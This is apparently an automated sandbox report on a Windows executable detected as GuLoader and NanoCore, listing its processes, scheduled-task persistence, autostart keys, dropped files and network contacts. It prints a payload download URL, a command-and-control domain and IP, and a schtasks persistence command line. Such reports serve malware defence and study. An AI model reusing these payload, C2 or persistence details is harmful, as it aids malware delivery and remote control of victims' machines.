

JOeSandbox Cloud BASIC



ID: 632155

Sample Name:

72EED30398363-

0983BNDJ0398763536.exe

Cookbook: default.jbs

Time: 11:44:25

Date: 23/05/2022

Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents	2
Windows Analysis Report 72EED30398363-0983BNDJ0398763536.exe	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Process Tree	4
Malware Configuration	4
Threatname: GuLoader	4
Yara Signatures	4
Memory Dumps	4
Sigma Signatures	5
AV Detection	5
E-Banking Fraud	5
Stealing of Sensitive Information	5
Remote Access Functionality	5
Snort Signatures	5
Joe Sandbox Signatures	5
AV Detection	5
Networking	5
Data Obfuscation	5
Boot Survival	5
Hooking and other Techniques for Hiding and Protection	5
Malware Analysis System Evasion	6
HIPS / PFW / Operating System Protection Evasion	6
Mitre Att&ck Matrix	6
Behavior Graph	6
Screenshots	7
Thumbnails	7
Antivirus, Machine Learning and Genetic Malware Detection	8
Initial Sample	8
Dropped Files	8
Unpacked PE Files	8
Domains	8
URLs	8
Domains and IPs	9
Contacted Domains	9
Contacted URLs	9
URLs from Memory and Binaries	9
World Map of Contacted IPs	10
Public IPs	10
General Information	10
Warnings	11
Simulations	11
Behavior and APIs	11
Joe Sandbox View / Context	11
IPs	11
Domains	11
ASNs	12
JA3 Fingerprints	12
Dropped Files	12
Created / dropped Files	12
C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\caspol.exe.log	12
C:\Users\user\AppData\Local\Temp\ANSVARHAVENDES\rapsende.exe	12
C:\Users\user\AppData\Local\Temp\ARMOURY CRATE Message.VisualElementsManifest.xml	12
C:\Users\user\AppData\Local\Temp\Airplane_14.bmp	13
C:\Users\user\AppData\Local\Temp\MapiProxy.dll	13
C:\Users\user\AppData\Local\Temp\Microsoft.Practices.ObjectBuilder2.dll	13
C:\Users\user\AppData\Local\Temp\Sports-Wallpapers-1.jpg	14
C:\Users\user\AppData\Local\Temp\TREDIVER.Und	14
C:\Users\user\AppData\Local\Temp\format-justify-center-symbolic.svg	14
C:\Users\user\AppData\Local\Temp\fzshell_ext_64.dll	15
C:\Users\user\AppData\Local\Temp\lang-1071.dll	15
C:\Users\user\AppData\Local\Temp\mail-reply-all-symbolic.symbolic.png	15
C:\Users\user\AppData\Local\Temp\media-playback-start-symbolic.symbolic.png	16
C:\Users\user\AppData\Local\Temp\network-no-route-symbolic.svg	16
C:\Users\user\AppData\Local\Temp\insfC5C3.tmp\System.dll	16
C:\Users\user\AppData\Local\Temp\system-reboot-symbolic.symbolic.png	16
C:\Users\user\AppData\Local\Temp\tmpE4A7.tmp	17
C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\run.dat	17
C:\Users\user\AppData\Roaming\11389406-0377-47ED-98C7-D564E683C6EB\task.dat	17
\Device\ConDrv	18

Static File Info	18
General	18
File Icon	18
Static PE Info	18
General	18
Entrypoint Preview	19
Rich Headers	20
Data Directories	20
Sections	20
Resources	20
Imports	21
Version Infos	21
Possible Origin	21
Network Behavior	21
Network Port Distribution	21
TCP Packets	22
UDP Packets	24
DNS Queries	25
DNS Answers	26
HTTP Request Dependency Graph	27
HTTPS Proxied Packets	28
Statistics	47
Behavior	47
System Behavior	47
Analysis Process: 72EED30398363-0983BNDJ0398763536.exePID: 7660, Parent PID: 4192	47
General	47
File Activities	47
Registry Activities	47
Analysis Process: CasPol.exePID: 4452, Parent PID: 7660	48
General	48
Analysis Process: CasPol.exePID: 4620, Parent PID: 7660	48
General	48
Analysis Process: CasPol.exePID: 4328, Parent PID: 7660	48
General	48
Analysis Process: CasPol.exePID: 2856, Parent PID: 7660	49
General	49
File Activities	49
File Created	49
File Written	50
File Read	51
Registry Activities	51
Key Value Created	51
Analysis Process: conhost.exePID: 4072, Parent PID: 2856	52
General	52
File Activities	52
Analysis Process: schtasks.exePID: 380, Parent PID: 2856	52
General	52
File Activities	52
File Read	52
Analysis Process: conhost.exePID: 388, Parent PID: 380	52
General	52
Analysis Process: CasPol.exePID: 7968, Parent PID: 1436	53
General	53
File Activities	53
File Created	53
File Written	53
File Read	53
Analysis Process: conhost.exePID: 6760, Parent PID: 7968	54
General	54
File Activities	54
Disassembly	54

Windows Analysis Report

72EED30398363-0983BNDJ0398763536.exe

Overview

General Information

Sample Name:	72EED30398363-0983BNDJ0398763536.exe
Analysis ID:	632155
MD5:	511ad0297cd3e2...
SHA1:	aa466a3c5fb1a4...
SHA256:	c527fc06df0bca1...
Infos:	

Detection

MALICIOUS

SUSPICIOUS

CLEAN

UNKNOWN

NanoCore, GuLoader

Score:	96
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

Found malware configuration

Multi AV Scanner detection for subm...

Sigma detected: NanoCore

Yara detected GuLoader

Writes to foreign memory regions

Tries to detect Any.run

Tries to detect sandboxes and other...

C2 URLs / IPs found in malware con...

Hides that the sample has been dow...

Uses schtasks.exe or at.exe to add...

Uses 32bit PE files

May sleep (evasive loops) to hinder...

Classification

Process Tree

- System is w10x64native
- 72EED30398363-0983BNDJ0398763536.exe (PID: 7660 cmdline: "C:\Users\user\Desktop\72EED30398363-0983BNDJ0398763536.exe" MD5: 511AD0297CD3E268E8D0C53C1207DC95)
 - CasPol.exe (PID: 4452 cmdline: "C:\Users\user\Desktop\72EED30398363-0983BNDJ0398763536.exe" MD5: 7BAE06CBE364BB42B8C34FCFB90E3EBD)
 - CasPol.exe (PID: 4620 cmdline: "C:\Users\user\Desktop\72EED30398363-0983BNDJ0398763536.exe" MD5: 7BAE06CBE364BB42B8C34FCFB90E3EBD)
 - CasPol.exe (PID: 4328 cmdline: "C:\Users\user\Desktop\72EED30398363-0983BNDJ0398763536.exe" MD5: 7BAE06CBE364BB42B8C34FCFB90E3EBD)
 - CasPol.exe (PID: 2856 cmdline: "C:\Users\user\Desktop\72EED30398363-0983BNDJ0398763536.exe" MD5: 7BAE06CBE364BB42B8C34FCFB90E3EBD)
 - conhost.exe (PID: 4072 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
 - schtasks.exe (PID: 380 cmdline: schtasks.exe" /create /f /tn "DSL Monitor" /xml "C:\Users\user\AppData\Local\Temp\tmpE4A7.tmp MD5: 478BEAEC1C3A9417272BC8964ADD1CEE)
 - conhost.exe (PID: 388 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
 - CasPol.exe (PID: 7968 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe 0 MD5: 7BAE06CBE364BB42B8C34FCFB90E3EBD)
 - conhost.exe (PID: 6760 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cleanup

Malware Configuration

Threatname: GuLoader

```
{
  "Payload URL": "https://drive.google.com/uc?export=download&id=1xOEjCOqIA-Yci9ED_I139gMqhvvo_S5Y"
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000000.48608364005.0000000000B00000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000001.00000002.48848278548.00000000032D0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Sigma Signatures

AV Detection



Sigma detected: NanoCore

E-Banking Fraud



Sigma detected: NanoCore

Stealing of Sensitive Information



Sigma detected: NanoCore

Remote Access Functionality



Sigma detected: NanoCore

Snort Signatures

⛔ No Snort rule has matched

Joe Sandbox Signatures

AV Detection



Found malware configuration

Multi AV Scanner detection for submitted file

Networking



C2 URLs / IPs found in malware configuration

Data Obfuscation



Yara detected GuLoader

Boot Survival



Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection



Hides that the sample has been downloaded from the Internet (zone.identifier)



Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion





Writes to foreign memory regions

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Native API	1 DLL Side-Loading	1 DLL Side-Loading	1 Disable or Modify Tools	OS Credential Dumping	3 File and Directory Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/Reboot
Default Accounts	1 Scheduled Task/Job	1 Windows Service	1 Access Token Manipulation	1 Obfuscated Files or Information	LSASS Memory	5 System Information Discovery	Remote Desktop Protocol	1 Clipboard Data	Exfiltration Over Bluetooth	1 1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	1 Scheduled Task/Job	1 Windows Service	1 DLL Side-Loading	Security Account Manager	2 2 1 Security Software Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Standard Port	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	1 Registry Run Keys / Startup Folder	1 1 1 Process Injection	1 Masquerading	NTDS	1 Process Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	1 Scheduled Task/Job	1 3 1 Virtualization/Sandbox Evasion	LSA Secrets	1 3 1 Virtualization/Sandbox Evasion	SSH	Keylogging	Data Transfer Size Limits	1 1 3 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	1 Registry Run Keys / Startup Folder	1 Access Token Manipulation	Cached Domain Credentials	1 Application Window Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 1 1 Process Injection	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Hidden Files and Directories	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue

Behavior Graph





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
72EED30398363-0983BNDJ0398763536.exe	10%	Virustotal		Browse
72EED30398363-0983BNDJ0398763536.exe	5%	ReversingLabs		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\MapiProxy.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\MapiProxy.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\Microsoft.Practices.ObjectBuilder2.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\fszshellex_64.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\fszshellex_64.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\lang-1071.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\lang-1071.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\nsfC5C3.tmp\System.dll	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nsfC5C3.tmp\System.dll	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://ocsp.sectigo.com0	0%	Avira URL Cloud	safe	


Source	Detection	Scanner	Label	Link
http://https://sectigo.com/CPS0C	0%	Virustotal		Browse
http://https://sectigo.com/CPS0C	0%	Avira URL Cloud	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	1%	Virustotal		Browse
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	Avira URL Cloud	safe	
http://www.avast.com0/	0%	Avira URL Cloud	safe	
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	0%	Avira URL Cloud	safe	
http://https://mozilla.org0	0%	Avira URL Cloud	safe	

Domains and IPs					
Contacted Domains					
Name	IP	Active	Malicious	Antivirus Detection	Reputation
drive.google.com	172.217.168.14	true	false		high
googlehosted.l.googleusercontent.com	172.217.168.33	true	false		high
8476.hopto.org	91.193.75.131	true	false		unknown
doc-0c-as-docs.googleusercontent.com	unknown	unknown	false		high

Contacted URLs			
Name	Malicious	Antivirus Detection	Reputation
http://https://doc-0c-as-docs.googleusercontent.com/docs/securesc/ha0ro937gcuc7i7deffksulhg5h7mbp1/i92dnrd5psv5u8m6hlf298ad6a41tpe/1653299175000/00136562880816484603/*1xOEJCQlA-Yci9ED_I139gMqhvov_S5Y?e=download	false		high

URLs from Memory and Binaries				
Name	Source	Malicious	Antivirus Detection	Reputation
http://ocsp.sectigo.com0	72EED30398363-0983BNDJ0398763536.exe, 0000001.00000002.48846396085.00000000029DB000.00000004.00000800.00020000.00000000.sdmp, fzshellext_64.dll.1.dr	false	Avira URL Cloud: safe	unknown
http://https://sectigo.com/CPS0C	72EED30398363-0983BNDJ0398763536.exe, 0000001.00000002.48846396085.00000000029DB000.00000004.00000800.00020000.00000000.sdmp, fzshellext_64.dll.1.dr	false	0%, Virustotal, Browse - Avira URL Cloud: safe	unknown
http://https://doc-0c-as-docs.googleusercontent.com/w	CasPol.exe, 00000007.00000003.49064870478.0000000000FAD000.00000004.00000020.00020000.00000000.sdmp	false		high
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	72EED30398363-0983BNDJ0398763536.exe, 0000001.00000002.48846396085.00000000029DB000.00000004.00000800.00020000.00000000.sdmp, fzshellext_64.dll.1.dr	false	1%, Virustotal, Browse - Avira URL Cloud: safe	unknown
http://www.avast.com0/	72EED30398363-0983BNDJ0398763536.exe, 0000001.00000002.48843878042.000000000040A000.00000004.00000001.01000000.00000003.sdmp, 72EED30398363-0983BNDJ0398763536.exe, 00000001.00000002.48846396085.00000000029DB000.00000004.00000800.00020000.00000000.sdmp, lang-1071.dll.1.dr	false	Avira URL Cloud: safe	unknown
http://nsis.sf.net/NSIS_ErrorError	72EED30398363-0983BNDJ0398763536.exe, ra psende.exe.7.dr	false		high
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	72EED30398363-0983BNDJ0398763536.exe, 0000001.00000002.48846396085.00000000029DB000.00000004.00000800.00020000.00000000.sdmp, fzshellext_64.dll.1.dr	false	Avira URL Cloud: safe	unknown
http://https://doc-0c-as-docs.googleusercontent.com/	CasPol.exe, 00000007.00000003.48822321376.0000000001021000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://doc-0c-as-docs.googleusercontent.com/%doc-0c-as-docs.googleusercontent.com	CasPol.exe, 00000007.00000003.49064457046.0000000000FDF000.00000004.00000020.00020000.00000000.sdmp, CasPol.exe, 00000007.00000003.48821940183.0000000000FE2000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://mozilla.org0	72EED30398363-0983BNDJ0398763536.exe, 0000001.00000002.48846396085.00000000029DB000.00000004.00000800.00020000.00000000.sdmp, MapiProxy.dll.1.dr	false	Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://doc-0c-as-docs.googleusercontent.com/docs/securesc/ha0ro937gcuc717deffksulhg5h7mbp1/i92dnrd5	CasPol.exe, 00000007.00000003.48822321376.0000000001021000.00000004.00000020.00020000.00000000.sdmp, CasPol.exe, 00000007.00000003.48821940183.0000000000FE2000.00000004.00000020.00020000.00000000.sdmp, CasPol.exe, 00000007.00000003.48815125200.0000000000FE2000.00000004.00000020.00020000.00000000.sdmp, CasPol.exe, 00000007.00000003.48815125007.00000003.49065049837.0000000000FC7000.00000004.00000020.00020000.00000000.sdmp, CasPol.exe, 00000007.00000003.49063940613.000000001021000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://doc-0c-as-docs.googleusercontent.com/B	CasPol.exe, 00000007.00000003.49064870478.0000000000FAD000.00000004.00000020.00020000.00000000.sdmp	false		high



Public IPs						
IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.217.168.14	drive.google.com	United States		15169	GOOGLEUS	false
172.217.168.33	googlehosted.l.googleusercontent.com	United States		15169	GOOGLEUS	false
91.193.75.131	8476.hopto.org	Serbia		209623	DAVID_CRAIGGG	false

General Information	
Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	632155
Start date and time: 23/05/202211:44:25	2022-05-23 11:44:25 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 16s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	72EED30398363-0983BNDJ0398763536.exe
Cookbook file name:	default.jbs

Analysis system description:	Windows 10 64 bit 20H2 Native physical Machine for testing VM-aware malware (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301
Run name:	Suspected Instruction Hammering
Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal96.troj.evad.winEXE@15/20@40/3
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 36.2% (good quality ratio 35.7%) • Quality average: 87.8% • Quality standard deviation: 21.2%
HCA Information:	• Successful, ratio: 95% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Behavior information exceeds normal sizes, reducing to normal. Report will have missing behavior information.
- TCP Packets have been reduced to 100
- Exclude process from analysis (whitelisted): dllhost.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, svchost.exe
- Excluded domains from analysis (whitelisted): ris.api.iris.microsoft.com, wdcplalt.microsoft.com, client.wns.windows.com, wdcpl.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com, dns.msftncsi.com
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations		
Behavior and APIs		
Time	Type	Description
11:46:19	API Interceptor	1x Sleep call for process: 72EED30398363-0983BNDJ0398763536.exe modified
11:46:57	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce Amazonen4 C:\Users\user\AppData\Local\Temp\ANSVARHAVENDES\rapsende.exe
11:47:01	Task Scheduler	Run new task: DSL Monitor path: "C:\Windows\Microsoft.NET\Framework\v2.0.50727\caspol.exe" s>\$(Arg0)
11:47:01	API Interceptor	4163x Sleep call for process: CasPol.exe modified
11:47:06	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\RunOnce Amazonen4 C:\Users\user\AppData\Local\Temp\ANSVARHAVENDES\rapsende.exe

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs	
	No context

JA3 Fingerprints	
	No context

Dropped Files	
	No context

Created / dropped Files	
C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\caspol.exe.log	
Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	20
Entropy (8bit):	3.6841837197791887
Encrypted:	false
